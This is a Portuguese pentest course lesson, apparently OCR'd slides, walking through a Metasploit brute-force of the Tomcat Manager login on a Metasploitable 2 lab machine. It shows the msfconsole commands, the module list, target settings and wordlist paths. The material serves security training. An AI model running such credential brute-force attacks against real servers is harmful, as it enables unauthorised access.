

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Metasploitable Tomcat

Nesta aula, vamos explorar como você pode usar o Metasploit para atacar um servidor Tomcat usando o módulo *Tomcat Manager Login*. **Tomcat ou Apache Tomcat**, é um servidor web open source, de origem servlet e usado para executar o Java Servlets e Java Server Pages (JSP). O servidor Tomcat é escrito em Java puro e usado mais como um container de servlets. Usaremos o Metasploit, a fim de força bruta de um login de Tomcat.

Metasploitable Tomcat

Nessa aula, vamos precisar de:

- Internet
- Uma máquina com Metasploitable 2 ativo em nosso laboratório
- Uma lista de *Usernames.txt* e *Password.txt* para executar um ataque

https://github.com/rapid7/metasploit-framework/tree/master/data/wordlists

Metasploitable Tomcat

1. Abra o terminal.

2. Execute o MSFCONSOLE:

```
# msfconsole
```

3. Procure pelos módulos:

```
msf > search tomcat
```

Metasploitable Tomcat

```
Matching Modules
================

   Name                                                Disclosure Date          Rank       Description
   ----                                                ---------------          ----       -----------
   auxiliary/admin/http/tomcat_administration                                   normal     Tomcat Administration
 Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                                   normal     Tomcat UTF-8 Director
y Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                                normal     TrendMicro Data Loss
Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09 00:00:00 UTC  normal     Apache Tomcat Transfe
r-Encoding Information Disclosure and DoS
   auxiliary/dos/http/hashcollision_dos                2011-12-28 00:00:00 UTC  normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                           normal     Apache Tomcat User En
umeration
   auxiliary/scanner/http/tomcat_mgr_login                                      normal     Tomcat Application Ma
nager Login Utility
   exploit/multi/http/tomcat_mgr_deploy                2009-11-09 00:00:00 UTC  excellent  Apache Tomcat Manager
 Application Deployer Authenticated Code Execution
   post/windows/gather/enum_tomcat                                              normal     Windows Gather Tomcat
 Server Enumeration
```

4. Use o módulo do Tomcat Scanner:

msf auxiliary(tomcat_mgr_login) > *use auxiliary/scanner/http/tomcat_mgr_login*

5. Mostre as opções dos módulos:

msf auxiliary(tomcat_mgr_login) > *show options*

6. Configure a RHOST do Metasploitable 2:

msf auxiliary(tomcat_mgr_login) > *set RHOSTS 192.168.10.111*

7. Depois configure o caminho das listas.

msf auxiliary(tomcat_mgr_login) > *set username*

/root/Desktop/usernames.txt

msf auxiliary(tomcat_mgr_login) > *set password*

/root/Desktop/passwords.txt

6. E depois, configure a porta:

msf auxiliary(tomcat_mgr_login) > *set RPORT 8180*

6. E por fim, use o exploit:

msf auxiliary(tomcat_mgr_login) > *exploit*

Metasploitable Tomcat

Nesta aula, usamos o msfconsole do Metasploit para explorar as vulnerabilidade do Tomcat em nosso contra o nosso Metasploitable 2. Começamos com o lançamento do console e à procura de todas as vulnerabilidades Tomcat conhecidos.

Metasploitable Tomcat

Depois de escolher o login do Tomcat, o que nos permite a força bruta do login Tomcat. Usando os arquivos de usuário e senha fornecidos pelas listas, o Metasploit tenta por força bruta o acesso a base de dados Tomcat.